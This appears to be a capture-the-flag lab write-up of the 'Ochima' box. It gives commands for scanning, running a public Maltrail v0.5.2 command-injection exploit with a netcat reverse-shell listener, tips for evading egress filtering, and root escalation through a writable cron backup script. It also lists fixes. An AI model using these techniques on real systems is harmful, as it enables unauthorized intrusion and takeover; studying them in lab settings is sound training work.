
🚀 TL;DR
Box: Ochima (Linux)
Vulnerability: Maltrail v0.5.2 Unauthenticated OS Command Injection.
Entry: Public exploit targeting the login parameter Shell as snort (or similar service user).
Privilege Escalation: A Backup script (etc_Backup.sh) running as a root Cron Job was writable by everyone.
Key Learning: Don't overcomplicate it! If a script is writable, you don't need fancy GTFOBins exploits; just inject your shell code directly into the file.
Introduction:
In this lab, I show how to exploit an unauthenticated OS command injection in Maltrail v0.5.2 on port 8338. After getting initial access, I found a backup script running as root that anyone could edit. By adding a reverse shell payload to this script, I was able to take over the system.
Phase 1: Recon & The "Maltrail" Discovery
I kicked off with a full port scan to ensure I didn't miss non-standard services.
Command:
nmap -sV -sC -O -T4 -n -Pn -p- 192.168.53.32

The Anomaly: Port 8338 was open, and when I visited http://192.168.53.32:8338, I saw the Maltrail login page. A quick look at the footer or the source code confirmed the version was v0.5.2.
Phase 2: The Foothold (Maltrail RCE)
Searching for "Maltrail 0.52 Exploit" brought up a known unauthenticated OS command injection issue. This vulnerability is in the username field of the login form.
I used a public exploit script (sourced from GitHub joshchalabi/Maltrail-0.52-Exploit-RCE).
The Adaptability (Port Selection): At first, I used my usual listener port (4119), but the connection failed, probably because of firewall rules. I switched to port 80, which is usually allowed, to get around egress filtering.
Execution:
# Terminal 1 (Listener)
nc -lvnp 80
# Terminal 2 (Exploit)
./exploit.sh http://192.168.53.32:8338 192.168.49.53 80
Stabilization: After getting in, I upgraded the shell to a full TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Phase 3: Privilege Escalation (The Writable Script)
I used LinPEAS to scan the system, and it highlighted an interesting file in the 'Red/Yellow' section (95% confidence vector):

File: /var/backups/etc_Backup.sh Permissions: Writable by the current user.

The Analysis: I read the file content:
cat /var/backups/etc_Backup.sh
# It was running a 'tar' command to backup /etc
I checked if the script ran automatically. Based on its name and what it did, it was very likely set up as a Cron job.

The Exploit (Simple vs. Complex): At first, I thought about using the tar command for a GTFOBins wildcard attack. But since I could edit the file directly, I didn't need to get fancy — I could just add my own code.

I added a reverse shell payload to the bottom of the script. (Note: I used port 8338 for the listener this time, reusing the open service port).

The Win: I set up my listener and waited. In less than a minute, the system ran the script as root and triggered my payload.
The Fix:
Patch Maltrail: Upgrade to the latest version (v0.5.4+) to fix the command injection in the login process.
File Permissions: The /var/backups/etc_Backup.sh script should only be writable by Root. chmod 700 or chown root: root would prevent this escalation.
Lessons Learned:
Egress Filtering: If your reverse shell gets stuck on a high port like 4119, try using common ports like 80, 443, or 53. Firewalls usually allow these.
Writable Scripts vs. GTFOBins: If you can change a script that root runs, you don't have to exploit the commands inside it, like tar. You can simply make the script do what you want.
Service Ports: Using the target's open port (8338) for your reverse shell listener is a smart way to make sure you get a connection, since that port is already allowed through the firewall.